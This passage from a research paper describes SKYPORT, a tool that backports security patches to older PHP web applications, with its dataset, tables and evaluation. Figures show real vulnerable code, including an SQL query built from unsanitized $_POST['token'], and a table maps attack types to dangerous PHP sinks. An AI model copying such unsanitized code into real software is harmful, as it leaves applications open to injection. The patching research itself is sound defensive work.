- Patch [inside] and Sink [inside]. SKYPORT treats the loop block as a function and calculates *SC* inside the function.
- Patch [outside] and Sink [inside]. SKYPORT treats the loop block as the sink function and replaces the original sink in calculating *SC*.

- Patch [inside/outside] and Sink [outside]. SKYPORT encapsulates the loop as a function to calculate *SC*.

SBV Analysis. The purpose of SBV analysis is to check whether a given target old version is backportable. First, SKYPORT locates the sink functions at the target version according to their function and file names, and generates sink capabilities for them. Second, SKYPORT compares the sink capabilities of all the sink functions of the pre-patch and target versions using the Sink Capability Analysis. Specifically, if every sink function has a match in two versions and SC_{pre} and SC_{target} are exactly the same, i.e., satisfying both P_{SBV}-*a* and P_{SBV}-*b*, SKYPORT considers this target version as backportable and outputs this version as SBV.

4.4 Patch Deployment

Patch Deployment applies an SBP upon an SBV by a direct modification upon the web application source code. There are two steps. First, SKYPORT replaces the sink function with the generated safe sink function at a target version. There are two types of replacement: (i) function replacement and (ii) parameter replacement. Function replacement is the default, which replaces the sink function with a new, safe function; Parameter replacement is an alternative to function replace when the sink function cannot be replaced, e.g., being a PHP keywords like `include` and `return`. If so, SKYPORT replaces the critical parameter with a safe function, e.g., `include safe_include()`. Note that SKYPORT will check name conflicts to avoid function names being used by the web application.

Second, SKYPORT backups variables related to the sink function, i.e., particularly global variables, sink function caller's parameters, and external variables, at the beginning of the vulnerable code and then uses them in the generated safe sink function. Consider our motivating example in Figure 1 again. SKYPORT backups both `$_GET['template']` and `$GLOBALS['OE_SITE_DIR']`s at the beginning of the PHP file, i.e., Lines 2 and 3 in Figure 1 (b), and then uses them in the safe sink function.

5 Implementation and Dataset

In this section, we first describe our prototype implementation and then present the datasets for patch backporting.

5.1 Prototype Implementation

We implemented a prototype of SKYPORT for PHP applications. Our *patch affection analysis* module and *sink capability extraction* module are based on PHPJoern [12] and Neo4j [4]. Table 2 shows the mapping between vulnerability type and sink function used in the patch affection analysis. Our *patch deployment* implementation relies on the source code and CPG mapping provided by PHPJoern so that SKYPORT can locate the exact line number of source code based on CPG node. Note that because the current implementation of PHPJoern does not resolve the targets for dynamic calls with non-unique function names, we implemented a class hierarchy analysis [29, 33, 78] to optimize the call graph construction of such dynamic functions and improve the accuracy in locating sink functions.

Table 2: Mapping between Vulnerability Types and Sink Functions.

Vulnerability Type	Potential Sink Function
Server-Side XSS	echo, print, print_r
SQL Injection	pg_query, pg_send_query, pg_prepare, mysql_query, mysqli_prepare, mysqli_query, mysqli_real_query
Arbitrary File Read	file, file_get_contents, readfile, fopen
Arbitrary File Write	file_put_contents, fopen, fwrite
Arbitrary File Delete	unlink, rmdir
Arbitrary File Include	include, include_once, require, require_once
Command Injection	exec, passthru, proc_open, system, shell_exec, popen, pcntl_exec
Code Injection	fopen, file_get_contents, fwrite, fputs, eval, create_function, assert, array_map
Directory Traversal	fopen, dir, dirname, opendir, scandir
Executable File Upload	copy, fopen, move_uploaded_file, rename
SSRF	curl_exec, file_get_contents, fsockopen
Open Redirect	header
PHP Object Injection	unserialize

Other than the major functionality improvement, we also fix three major bugs of PHPJoern for SKYPORT.

- `or throw` syntax. We added parsing and code property graph (CPG) generation supports for the `or throw` syntax, which is used by some web vulnerabilities, e.g., CVE-2015-5078.
- Constant condition in `switch` statement. We fixed the incorrect control-flow edges generated by PHPJoern, when the condition of `switch` is a constant value.
- Data-flows for `foreach`'s iterable_expression. We added data-flow paths between the `foreach`'s iterable_expression and the internal variables in `foreach` block.

Other than PHPJoern, we also reused and extended the TAC (Three-Address Code) representation and the related transformation code from NAVEX [10]. Our extension of NAVEX includes new AST node types (e.g., `AST_MAGIC_CONST`) and new AST operation symbols (e.g., `BINARY_SHIFT_RIGHT` for >>, `BINARY_SHIFT_RIGHT` for <<). We used Wolfram-Script [7] for bool computation in the *backportable analysis* module.

5.2 Dataset

In this subsection, we describe our dataset used in the evaluation, which has 155 patches (i.e., 155 pre-patch and post-patch versions) and 1,526 vulnerable target versions. We break down all the patches based on the CVE types in Table 1: Server-side XSS is the most popular vulnerability and PHP Object injection is the least. We also break down all the patches based on web application types in Table 3: WordPress,

Table 3: Dataset of target CVEs and PHP applications.

CMS Name	# CVEs	# Versions	# <CVE,Version>
WordPress	34	187	430
PHPMyAdmin	29	108	257
PrestaShop	11	34	101
RoundcubeMail	8	48	76
Mantisbt	24	74	198
Piwigo	11	37	108
OpenEMR	11	20	70
phpipam	3	6	13
MISP	9	55	118
LimeSurvey	15	82	155
Total	155	651	1,526

Table 4: The reasons for excluding some CVEs.

Reason for Exclusion	Count
Vulnerability type not in scope	88
No patch file	18
Does not fit patch model	8
Total	114

Table 5: Overall Experiment Results.

	Patches	Target Versions	Success Rate
Phase 0: Dataset	155	1,526	N/A
Phase 1: SBP Verif.&Gen.	111	1,137	71.61
Phase 2: SBV Verif.	98	750	65.96
Phase 3: SBP→SBV	98	750	100.00

one popular web application, has the most number of CVEs and corresponding vulnerable target versions.

We now describe how we manually generate the dataset via two phases. The dataset generation takes two authors 20 human hours in total. First, we collect patches and CVEs by selecting ten most popular PHP projects on Github with >1K starts as shown Table 3 and their corresponding CVEs and patch commits from 2014 to 2020. In total, we obtain 269 CVEs and patches. Then, we manually check all the 269 CVEs and patches and exclude 114 CVEs because they are either out-of-scope (i.e., not injection vulnerabilities), with incorrect patch commit URLs, or outside our patch model (e.g., removing sink functions or modifying configuration like *.htaccess*). A detailed breakdown can be found in Table 4. Second, we collect vulnerable target versions via two methods: (i) checking the vulnerability information (e.g., the declared affected version range) in *NVD* [3] and *MITRE* [1], and (ii) manually analyzing the application source code of affected versions and removing those with errors in the database, e.g., without corresponding files of the sink functions.

5.2.1 Dataset Statistics

In this part, we illustrate some statistics of our dataset and further explain why security patch backporting is generally challenging.

First, we find that 98 out of 155 patches contain vulnerability irrelevant modifications. Some modifications may lead to a backward compatibility issue and some may lead to a patch deployment issue. We summarize them into three categories:

- *Functionality Modifications.* Security patches may change existing functionality or add new functionality while fixing vulnerabilities. For instance, the security patch for CVE-2014-7146 not only fixes the arbitrary PHP code vulnerability but also adds the function to retrieve the file contents.
- *Variable or Function Name Modifications.* Some security patches modify variable or function names. For example, the security patch for CVE-2014-1609 changes many variable names, such as `$result` to `$t_result` and `$t_users` to `$t_count`.
- *Miscellaneous Modifications.* Some security patches modify version numbers, add comments or adjust the indentation when fixing vulnerabilities, such as CVE-2018-15139, CVE-2017-16510, and CVE-2019-16220.

Second, let us look at the target versions. We find that 1,071 of 1,526 target versions have code location changes around the patch, which lead to a failure when directly applying the original patch. At the same time, we also find that 563 of 1,526 target versions do not have exactly the same vulnerable logic as the version that the original patch is targeting. Note that these target versions are not SBVs, thus not being backportable.

6 SKYPORT Evaluation

In this section, we present the evaluation of SKYPORT from three aspects: backporting results, comparison with state of the art, and performance overhead.

6.1 Results

In this subsection, we first give an overview of the results and then break them down into details by different steps.

6.1.1 Results Overview

Table 5 shows an overview of SKYPORT's results in each step. The first metric is the success rate, which indicates the percentage of correctly-verified SBPs, SBVs, and patch deployment. The result shows that SKYPORT successfully achieves its tasks in each step with 100% rate, i.e., the number in each step matches our manual analysis of SBPs and SBVs with no false positives and negatives. Here are the numbers of remaining patches and target versions after each step. In the first step, SKYPORT verifies that 111 out of 155 security patches are backportable; in the second step, SKYPORT verifies that 750 target versions are SBVs, which further reduces the number of SBPs to 98; in the third step, SKYPORT successfully deploys all 98 SBPs upon on 750 SBVs and fixes the corresponding vulnerabilities.

Note that the evaluation results on success rates of SBPs and SBVs are performed by five analysts that are independent of the paper authors. The total inspection takes about 175 human hours. The inspection of each SBP and SBV involves at least two analysts and if they disagree on the results, we will include a third analyst and let them have a discussion to reach a consensus.

pre-patch

```
if ( 0 == $t_type || empty( $t_matches['script'] ) ||
    3 == $t_type && preg_match( '@(?:[^:]*)?://@', $t_url ) > 0 ) {
  return ($p_return_absolute ? $t_path . '/' : '') . 'index.php';
}
...
```

post-patch

```
if ( 0 == $t_type || empty( $t_matches['script'] ) ||
    3 == $t_type && preg_match( '@(?:[^:]*)?:/*@', $t_url ) > 0 ) {
  return ($p_return_absolute ? $t_path . '/' : '') . 'index.php';
}
...
```

a) no subset relationship between reaching conditions

pre-patch

```
echo '<a href="https://' . $_SERVER['HTTP_HOST']
                         . $_SERVER['REQUEST_URI'] . '" title="' . '...';
```

post-patch

```
echo '<a href="https://' . $_SERVER['HTTP_HOST']
          . $this->createUrl("admin/globalsettings/sa") . '" title="' . '...';
```

b) no subset relationship between symbolic expressions

Figure 3: Patches that do not meet P_{SBP}.

6.1.2 Results Breakdown

In this part, we break down the results via different steps and give some statistics and case studies on each step.

Step I Results: `SBP` Verification and Generation. In this step, SKYPORT extracts 280 vulnerable sink functions for 155 patches and verifies that 111 patches with 197 sink functions are backportable. Let us start from describing these backportable patches and then these that cannot be backported. First, all 111 patches restrict the input space of 197 sink functions, i.e., limiting their sink capabilities. Specifically, 94 sink functions have new control-flow constraints (limiting reaching conditions), 52 sink functions have new data-flow sanitization (i.e., limiting data-flow expressions), and the rest 51 have both new control-flow constraints and data-flow sanitization.

Second, here is a breakdown of the rest 44 patches with 83 sink functions.

- *8 patches fail on P_{SBP}-a.* Figure 3 (a) gives an example to illustrate such patches. Specifically, the pre-patch version adopts a regular expression `"@(?:[^:]*)?://@"` in the condition check of a branch statement opposed to another regular expression `"@(?:[^:]*)?:/*@"` in the post-patch version. That is, there are no subset relations between the reaching conditions of the two versions.
- *35 patches fail on P_{SBP}-b.* Figure 3 (b) illustrates such an example that fails on P_{SBP}-b. Specifically, one variable, i.e., `$_SERVER["REQUEST_URL"]`, in the sink function `echo` of the pre-patch version is replaced with `$this->createUrl("admin/globalsetting/sa")` in the post-patch version. Therefore, there are no subset relations between data-flow expressions of the pre-patch and post-patch versions.
- *1 patch fails on P_{SBP}-c.* In this patch, there exists a database read operation `query()` in the data-flow expression of critical parameters. Since it is difficult to judge whether the results of the two executions are consistent,

```
1  <?php
2  $utquery = "UPDATE {{tokens_$surveyid}}\n";
3  if (isTokenCompletedDatestamped($thissurvey)) {
4    if (isset($usesleft) && $usesleft <= 1) {
5  -   $utquery.="SET usesleft=usesleft-1, completed='$submitdate'\n";
6  +   $utquery .= "SET usesleft=usesleft-1, completed=" .
                                              dbQuoteAll($submitdate);
7    } else {
8      $utquery .= "SET usesleft=usesleft-1\n";
9    }
10 } else {
11   ...
12 }
13 $utquery .= "WHERE token=" . dbQuoteAll($_POST['token']);
14 $utresult = dbExecuteAssoc($utquery);
15 ?>
```

a) Official Patch for CVE-2015-5078 on LimeSurvey 2.06_plus_150612

```
1  <?php
2  $utquery = "UPDATE {{tokens_$surveyid}}\n";
3  if (isTokenCompletedDatestamped($thissurvey)) {
4    if (isset($usesleft) && $usesleft <= 1) {
5      $utquery.="SET usesleft=usesleft-1, completed='$submitdate'\n";
6    } else {
7      $utquery .= "SET usesleft=usesleft-1\n";
8    }
9  } else {
10   ...
11 }
12 $utquery .= "WHERE token='" . $_POST['token'] . "'";
13 $utresult = dbExecuteAssoc($utquery);
14 ?>
```

b) LimeSurvey 2.00_plus_121002

Figure 4: A case that violates P_{SBV}-b.

SKYPORT conservatively recognizes this operation as non-deterministic.

Step II Results: `SBV` Verification. In this part, SKYPORT verifies that 750 out of 1,137 versions are `SBV`s. Now let us describe why the rest versions are not backportable and break the reasons down.

- *13 versions without the same sink function as the patch.* There are two major reasons: i) the sink functions are introduced at higher versions when implementing new functionalities, and ii) lower versions use other functions that are similar to the sink function. For example, the sink function for the patch of CVE-2017-5608 in Piwigo is `single_insert()`, while version 2.2.2 uses `mass_insert()` instead. These two sink functions have different though similar semantics.
- *263 versions violating P_{SBV}-a.* We consider CVE-2016-10083 of Piwigo as an example. The pre-patch version, i.e., Piwigo 2.8.3, and an older version have different control-flow constraints in an `if` statement. Specifically, the regular expression is `/^[\w-]+$/` in the pre-patch version as opposed to `/^\w+$/` in the older version.
- *111 version violating P_{SBV}-b.* Taking Figure 4 as an example, the pre-patch version sanitizes `$_POST['token']` at Line 13 in (a), while the target, old version in (b) does not, which violates P_{SBV}-b.

Table 6: Patch Result Comparison for 1,526 Target Versions among Auto-upgrade, Direct Patch, and SKYPORT.

	Direct patch	Strict upgrade	Lazy upgrade	SKYPORT
Success	455	39	149	750
Failure	1,071	1,487	1,377	776

Step III Results: Patch Deployment (SBP→SBV). SKYPORT successfully deploys all 98 SBPs upon 750 affected safely backportable versions. For example, the patch for CVE-2014-9281 (an XSS vulnerability of MantisBT) is developed at 1.2.17, while SKYPORT successfully deploys the generated SBP on the version 1.0.4. There are 38 versions between these two spanning over 3,009 days.

6.2 Comparison with State of the Art

In this subsection, we compare SKYPORT with three state-of-the-art approaches in backporting security patches.

- Direct Patch Application. This approach directly applies the official patch upon the target version using the "patch" command.
- Strict Auto-upgrade. This approach uses auto-upgrade APIs provided by the web application framework if the supported PHP versions between two web application versions are the same. Note that we use PHPLint [6] to check PHP version compatibilities of web applications.
- Lazy Auto-upgrade. This approach is a relax of strict auto-upgrade, which considers an auto-upgrade succeeds if the PHP version conflicts only exist for test or demo files.

Table 6 shows the overall results among four approaches including SKYPORT. Clearly, SKYPORT outperforms all state-of-the-art approaches in fixing vulnerabilities in target versions of web applications.

6.2.1 Breakdown of Direct Patch Application Failures

In this part, we break down all the failure cases of direct patch applications.

- *Code conflict (1,049 versions).* When the target version has a different patching context to the pre-patch version, the "*patch*" command raises a "*code conflict*" error. Since there might exist many code changes between the target and the pre-patch versions, such conflict is very common in direct patch application.
- *No such file or directory (5 versions).* When files modified by the official patch do not exist in the target version, a "*no such file or directory*" error is reported. It is worth noting that none of these files are relevant to the vulnerability fix. Therefore, our approach does not meet these problems.
- *Reversed patch detected (17 versions).* In some scenarios, the code lines modified by the patch are the same as the ones in the post-patch version, which will raise a "*reversed patch detected*" error.

Table 7: Performance (Seconds) of SKYPORT Broken-down by Different Modules in Average, Medium and Medium Absolute Deviation (MAD).

SKYPORT Module	Average	Medium	MAD
Patch Affection Analysis	666.49s	40.28s	44.92s
Sink Capability Extraction for SBP	695.32s	72.00s	88.96s
Sink Capability Extraction for SBV	4,064.82s	527.50s	715.36s
Backportable Analysis	129.09s	17.00s	23.72s
Patch Deployment	4.80s	1.00s	0.00s
End-to-end Total	6,459.75s	895.47s	1,181.09s

6.2.2 Breakdown of Auto-upgrade Failures

In this part, we break down all the 1,487 versions that auto-upgrade failed to backport and fix vulnerabilities.

- *Versions without Auto-upgrade APIs (624 versions).* Not all web application frameworks provide auto-upgrade APIs. In our datasets, five frameworks (Piwigo, WordPress, LimeSurvey, PrestaShop and MISP) do provide and five do not, which contribute to 624 target old versions .
- *Parsing Errors in Core Files (753 versions).* In these versions, when using PHPLint with required compatible PHP versions to analyze, PHP parse errors or PHP fatal errors will be reported in some core files, such as `wp-includes/canonical.php` of WordPress 5.8.1 in PHP 5.4, or `Core/Domain/Currency/ValueObject/Precision.php` of PrestaShop 1.7.8.0 in PHP 7.0.
- *Parsing Errors in Non-core Files (108 versions).* In these versions, the PHP errors occur only in non-core files (e.g., demo or test files). For example, `tools/test_piwigo.php` of Piwigo 11.5.0 in PHP 5.4).
- *Parsing Warnings (2 versions).* In these versions, only PHP warnings will appear, which will not affect the normal execution of the program. For instance, PHP Strict Standards will be reported, when using PHPLint with PHP 5.6 to analyze `wp-includes/sodium_compat/src/Core/Base64/Common.php` in WordPress 5.8.1.

6.3 Performance

In this subsection, we evaluate the performance of SKYPORT and break down the performance by different modules of SKYPORT in Table 7. First, both Patch Affection Analysis and Sink Capability Extraction modules are heavyweight, because they rely on static analysis to follow each sink path, collect reaching conditions and generate data-flow expressions. Note that Sink Capability Extraction for SBP is faster than the one for SBV, because our Patch Affection Analysis filters many irrelevant sink functions and the number of analyzed sinks for SBP is much smaller than SBV. Second, Backportable Analysis and Patch Deployment modules are relatively lightweight. Backportable Analysis mainly relies on the analysis of boolean operations and Patch Deployment on locating and replacing PHP code.

Table 8: Breakdown of Test Cases Generated by Each Method in the Functionality Test (x in x/y means the number of test cases triggering `SBP` modified code and y in x/y means the total number of generated test cases).

App	CVE-ID	Version	Breakdown (# of `SBP`-related / # of Total)				
			Tutotrial	Crawlers	Monkey	Scanner	Manual
LimeSurvey	CVE-2020-11456	4.0.0	11 / 1,182	1 / 599	0 / 543	0 / 823	6 / 6
		4.0.1	11 / 1,182	1 / 488	0 / 1,425	0 / 1,389	6 / 6
	CVE-2020-25798	3.1.0	2 / 1,037	0 / 1,470	0 / 11,853	0 / 936	6 / 6
		3.14.4	2 / 1,067	0 / 1,609	0 / 4,947	0 / 551	6 / 6
OpenEMR	CVE-2018-10571	5.0.0	2 / 973	4 / 1,198	0 / 1,178	0 / 482	6 / 6
		5.0.0.5	2 / 979	2 / 1,190	0 / 1,370	0 / 1,607	6 / 6
		4.1.1	2 / 912	1 / 616	0 / 596	0 / 368	6 / 6
	CVE-2018-10572	5.0.0	3 / 826	1 / 1,125	0 / 1,291	0 / 1,136	6 / 6
		5.0.0.5	3 / 854	2 / 925	0 / 493	0 / 372	6 / 6
		4.1.1	3 / 819	2 / 1,031	0 / 579	0 / 295	6 / 6
	CVE-2018-15139	5.0.0	2 / 812	2 / 1,188	0 / 1,341	0 / 273	6 / 6
		5.0.0.5	2 / 821	0 / 708	0 / 1,381	0 / 871	6 / 6
		4.2.0.3	2 / 943	1 / 1,335	1 / 728	0 / 486	6 / 6
MantisBT	CVE-2017-12061	1.3.10	1 / 873	0 / 328	0 / 1,622	0 / 341	4 / 4
		2.5.0	1 / 895	0 / 215	0 / 606	0 / 672	4 / 4
	CVE-2017-12062	2.2.4	4 / 1,006	0 / 194	58 / 1,483	0 / 1,536	4 / 4
		2.5.0	4 / 991	48 / 433	0 / 407	0 / 688	4 / 4
	CVE-2014-9281	1.2.10	1 / 556	0 / 252	0 / 868	0 / 292	4 / 4
		1.0.4	2 / 615	0 / 262	0 / 1,785	0 / 286	4 / 4
	CVE-2014-9270	1.2.9	8 / 486	0 / 283	0 / 467	0 / 329	4 / 4
		1.2.15	7 / 520	0 / 299	0 / 473	0 / 320	4 / 4
Piwigo	CVE-2017-10682	2.9.0	3 / 247	0 / 2,285	0 / 6,240	0 / 588	3 / 3
		2.6.5	3 / 215	0 / 1,494	0 / 246	0 / 331	3 / 3
		2.4.5	3 / 283	4 / 1,323	0 / 1,482	0 / 304	3 / 3
	CVE-2017-17824	2.9.0	1 / 247	0 / 1,241	1 / 3,698	0 / 404	3 / 3
		2.6.5	1 / 215	1 / 758	0 / 645	0 / 330	3 / 3
		2.4.5	1 / 315	1 / 440	0 / 1,935	0 / 334	3 / 3

Table 9: Breakdown of 1% Sampling of Test Cases Generated by Each Method in the Functionality Test (x in x/y means the number of sampled test cases and y in x/y means the total number of generated test cases that do not trigger `SBP` modified code).

App	CVE-ID	Version	Breakdown (# of 1% sampling / # of Total)			
			Tutotrial	Crawlers	Monkey	Scanner
LimeSurvey	CVE-2020-11456	4.0.0	12 / 1,171	6 / 598	5 / 543	8 / 823
		4.0.1	11 / 1,171	6 / 487	14 / 1,425	14 / 1,389
	CVE-2020-25798	3.1.0	10 / 1,035	14 / 1,470	121 / 11,853	9 / 936
		3.14.4	10 / 1,065	16 / 1,609	49 / 4,947	5 / 551
OpenEMR	CVE-2018-10571	5.0.0	9 / 971	12 / 1,194	12 / 1,178	5 / 482
		5.0.0.5	10 / 977	12 / 1,188	13 / 1,370	16 / 1,607
		4.1.1	9 / 910	6 / 615	6 / 596	3 / 368
	CVE-2018-10572	5.0.0	8 / 823	11 / 1,124	12 / 1,291	11 / 1,136
		5.0.0.5	8 / 851	9 / 923	5 / 493	3 / 372
		4.1.1	8 / 816	10 / 1,029	6 / 579	3 / 295
	CVE-2018-15139	5.0.0	8 / 810	12 / 1,186	13 / 1,341	3 / 273
		5.0.0.5	8 / 819	7 / 708	15 / 1,381	9 / 871
		4.2.0.3	9 / 941	13 / 1,334	7 / 727	5 / 486
MantisBT	CVE-2017-12061	1.3.10	8 / 872	3 / 328	16 / 1,622	3 / 341
		2.5.0	9 / 894	2 / 215	6 / 606	7 / 672
	CVE-2017-12062	2.2.4	10 / 1,002	2 / 194	15 / 1,425	15 / 1,536
		2.5.0	10 / 987	4 / 385	4 / 407	7 / 688
	CVE-2014-9281	1.2.10	6 / 555	2 / 252	9 / 868	3 / 292
		1.0.4	6 / 613	3 / 262	20 / 1,785	3 / 286
	CVE-2014-9270	1.2.9	5 / 478	3 / 283	5 / 467	3 / 329
		1.2.15	5 / 513	3 / 299	5 / 473	3 / 320
Piwigo	CVE-2017-10682	2.9.0	2 / 244	24 / 2,285	64 / 6,240	6 / 588
		2.6.5	2 / 212	16 / 1,494	2 / 246	3 / 331
		2.4.5	3 / 280	13 / 1,319	15 / 1,482	3 / 304
	CVE-2017-17824	2.9.0	2 / 246	13 / 1,241	38 / 3,697	4 / 404
		2.6.5	2 / 214	8 / 757	6 / 645	3 / 330
		2.4.5	3 / 314	4 / 439	19 / 1,935	3 / 334

7 SKYPORT-patched Web App Evaluation

In this section, we evaluate SKYPORT-patched web apps. Because the evaluation involves manual works, such as real web application environment setup and attack input collection, our evaluation is based upon a subset of web applications patched by SKYPORT. Our criterion is to select vulnerabilities with exploits and then those belonging to the top four web frameworks. In total, we select 11 patches and 27 versions as shown in Table 10. All the experiments in this section are performed on a Linux machine with 2 Intel Xeon E7-4820 processors and 378 GB RAM. The evaluation answers the following three Research Questions (RQs):

- RQ1 [Security]: Can SKYPORT-patched web applications prevent attacks against the patch-targeted vulnerability?
- RQ2 [Functionality]: Are SKYPORT-patched web applications still functioning correctly as they do before patching?
- RQ3 [Performance]: What is the performance overhead introduced by SKYPORT on the target version comparing with the official patch on the pre-patch version?

An overview of the answers to all three questions can be found in Table 10. We also describe them in detail below.

7.1 RQ1: Security

In this Research Question, we evaluate the security of SKYPORT-patched web applications, i.e., whether they are still vulnerable to attacks targeting the original vulnerability. Our methodology is as follows. We collect exploits targeting these CVEs in Table 10 from online locations, e.g., the CVE database, and then verify the effectiveness of these exploits by testing them on the pre-patch and target versions. If an exploit can attack the pre-patch and the history versions, we also apply it on the SKYPORT-patched versions. The "Security Test Pass Ratio" in Table 10 shows the results, i.e., SKYPORT-patched web applications can defend against the original exploit according to our evaluation.

7.2 RQ2: Functionality

In this Research Question, we evaluate the functionalities of SKYPORT-patched web applications. Here are how we collect test cases for SKYPORT-patched web applications. First, we follow prior work [11] to collect test cases via tutorials, spider, monkey testing and vulnerability scanner. Second, we also read CVE descriptions and manually construct test cases that can trigger the vulnerable sink on SKYPORT-patched web applications. Third, from the previous two steps, we generate two sets of our own test cases:

Table 10: Evaluation Results of the Safely Backportable Patch in its Security, Functionality and Performance.

Application	CVE-ID	Pre-patched Version	Test Target Versions	Security Test Pass Ratio	Functionality Test Pass Ratio		Performance Overhead	
					SBP-related	1% sampling	Normal Input (O/S)[1,2]	Attack Input (O/S)[1,2]
LimeSurvey	CVE-2020-11456	4.1.11	4.0.0, 4.0.1	2 / 2	36 / 36	76 / 76	18.65%/21.78%	7.26%/12.51%
	CVE-2020-25798	3.21.1	3.14.4, 3.1.0	2 / 2	16 / 16	234 / 234	5.41%/7.66%	6.91%/12.72%
OpenEMR	CVE-2018-10571	5.0.0.6	5.0.0, 5.0.0.5, 4.1.1	3 / 3	31 / 31	113 / 113	7.71%/11.94%	7.42%/8.23%
	CVE-2018-10572	5.0.0.6	5.0.0, 5.0.0.5, 4.1.1	3 / 3	32 / 32	94 / 94	1.86%/2.69%	0.99%/1.58%
	CVE-2018-15139	5.0.1.3	5.0.0, 5.0.0.5, 4.2.0.3	3 / 3	28 / 28	109 / 109	2.23%/3.40%	-3.86%/-2.66%
MantisBT	CVE-2017-12061	1.3.11	1.3.10, 2.5.0	2 / 2	10 / 10	54 / 54	3.46%/9.31%	11.31%/17.23%
	CVE-2017-12062	2.5.1	2.2.4, 2.5.0	2 / 2	122 / 122	67 / 67	0.29%/0.82%	1.86%/4.80%
	CVE-2014-9281	1.2.17	1.2.10, 1.0.4	2 / 2	11 / 11	52 / 52	10.47%/22.65%	5.48%/13.32%
	CVE-2014-9270 [3]	1.2.17	1.2.15, 1.2.9	2 / 2	23 / 23	32 / 32	2.93%/4.62%	6.55%/12.58%
Piwigo	CVE-2017-10682	2.9.1	2.9.0, 2.6.5, 2.4.5	3 / 3	22 / 22	153 / 153	6.13%/10.95%	-49.57%/-48.10%
	CVE-2017-17824	2.9.2	2.9.0, 2.6.5, 2.4.5	3 / 3	15 / 15	105 / 105	2.43%/3.20%	-97.39%/-97.14%
Total	11	11	27	27 / 27	346 / 346	1,089 / 1,089	-	-

[1] O(fficial Patch) = the overhead that is introduce by the official patch on the pre-patched version.
[2] S(afely Backportable Patch) = the overhead that is introduced by the SBP on the pre-patched version.
[3] The SBP generated by SKYPORT involves a loop statement.

- SBP-related Test Cases. We run all the collected test cases and record a test case if it triggers the SBP. A breakdown of this set of test cases is shown in Table 8. Interestingly, SBP modifications and the vulnerability are often very hard to trigger, i.e., only a small number of test cases can trigger them. This is understandable: When a vulnerability is a corner case, it makes the vulnerability harder to discover.
- 1% Sampling of Collected Test Cases. We randomly select 1% of test cases (which do not trigger the SBP) in each collection methods. A brekdown of this 1% sampling dataset is shown in Table 9.

Next, we feed our two sets of the test cases into the SKYPORT-patched versions and record the requests in terms of external and global variables. We have to replay the requests in terms of external and global variables to avoid non-determinism. Then, we replay these recorded requests in the target version and determine whether both responses (including HTTP responses, databases, and other external requests if they exist) are consistent.

Note that we sample 1% of total collected test cases, because many CMSes have deployed anti-replay techniques (e.g., the adoption of random tokens) and the reply involves external and global variables. Thus, our replay involves much manual work and a full test of the entire collected cases is not scalable given the amount of human work.

Single Patch Results. In this part, we only patch a target version with a single SBP and evaluate the functionality. The "Functionality Test Pass Ratio" column in Table 10 shows the evaluation results for both the SBP-related and 1% sampling test cases. The responses for all the test cases are the same between SKYPORT-patched and target versions no matter the test cases trigger the SBP or not.

Multiple Patch Results. In this part, we patch a target version with multiple SBPs and evaluate its functionality. The "CVEs Patched via SKYPORT" column in both Table 11 and Table 12 shows the sequence of CVEs and corresponding SBPs that SKYPORT generates. For each target version, SKYPORT applies all the SBPs in sequence and then tests SKYPORT-patched version's functionality. The "Test Case Breakdown" in both tables shows a breakdown of all the test cases and the results are in the "Test Pass Ratio" column. SKYPORT preserves web applications' functionalities even when multiple patches are backported and deployed on a target version.

7.3 RQ3: Performance

In this Research Question, we evaluate the performance overhead of SKYPORT-patched web applications. We measure the execution time of the vulnerable logic in both the pre-patch and target versions and the time of the safe logic in both post-patch and SKYPORT-patched versions with both normal and attack test cases. Then, we calculate and compare both performance overheads of the original patch and SBP. Specifically, we instrument the source file with the sink to calculate the gap between the load time of the file and the finish time of the sink or the exit time of the current file, and use this time gap as the execution time. Each execution time is calculated as the average of the time in 1,000 tests.

Table 7 shows that SBPs usually introduce a little higher overhead than the official patches. This is because SBPs re-execute the code from the function/file entry-point to the sink function to enforce the extracted patch semantics. We also observe that, under some malicious test cases, both the official patches and the SBPs introduce negative overhead. After a further investigation, we find that the patch semantics abort the current execution while the pre-patched version needs to finish the sink function execution. As a summary, our SBPs introduce negligible overhead when comparing with the official patches.

8 Discussion

In this section, we discuss the limitations of our approach, including some future work.

Table 11: Functionality Evaluation with Multiple SBPs Deployed on an SBV (SBP-related test cases).

Application	Version	CVEs Patched via SkyPort	Test Case Breakdown (# of SBP-related / # of Total)					Test Pass Ratio
			Tutorial	Crawlers	Monkey	Scanner	Manual	
OpenEMR	5.0.0	CVE-2018-10571, CVE-2018-10572, CVE-2018-15139	7 / 816	2 / 1,174	0 / 1,270	0 / 602	18 / 18	27 / 27
	5.0.0.5	CVE-2018-10571, CVE-2018-10572, CVE-2018-15139	7 / 865	2 / 950	0 / 1,102	0 / 935	18 / 18	27 / 27
	4.1.1	CVE-2018-10571, CVE-2018-10572	5 / 863	1 / 809	0 / 583	0 / 327	12 / 12	18 / 18
MantisBT	2.5.0	CVE-2017-12061, CVE-2017-12062	5 / 901	48 / 340	0 / 506	0 / 674	8 / 8	61 / 61
Piwigo	2.9.0	CVE-2017-10682, CVE-2017-17824	4 / 297	0 / 1,735	1 / 5,013	0 / 496	6 / 6	11 / 11
	2.6.5	CVE-2017-10682, CVE-2017-17824	4 / 244	1 / 1,104	0 / 447	0 / 339	6 / 6	11 / 11
	2.4.5	CVE-2017-10682, CVE-2017-17824	4 / 300	2 / 890	0 / 1,721	0 / 320	6 / 6	12 / 12

Table 12: Functionality Evaluation with Multiple SBPs Deployed on an SBV (1% sampling of non SBP-related test cases).

Application	Version	CVEs Patched via SkyPort	Test Case Breakdown (# of 1% sampling / # of Total)				Test Pass Ratio
			Tutorial	Crawlers	Monkey	Scanner	
OpenEMR	5.0.0	CVE-2018-10571, CVE-2018-10572, CVE-2018-15139	8 / 809	11 / 1,172	13 / 1,270	6 / 602	38 / 38
	5.0.0.5	CVE-2018-10571, CVE-2018-10572, CVE-2018-15139	9 / 858	10 / 948	11 / 1,102	9 / 935	39 / 39
	4.1.1	CVE-2018-10571, CVE-2018-10572	9 / 858	8 / 808	5 / 583	3 / 327	25 / 25
MantisBT	2.5.0	CVE-2017-12061, CVE-2017-12062	9 / 896	3 / 292	5 / 506	7 / 674	24 / 24
Piwigo	2.9.0	CVE-2017-10682, CVE-2017-17824	3 / 293	18 / 1,735	50 / 5,012	5 / 496	76 / 76
	2.6.5	CVE-2017-10682, CVE-2017-17824	2 / 240	11 / 1,103	4 / 447	4 / 339	21 / 21
	2.4.5	CVE-2017-10682, CVE-2017-17824	3 / 296	9 / 888	17 / 1721	3 / 320	32 / 32

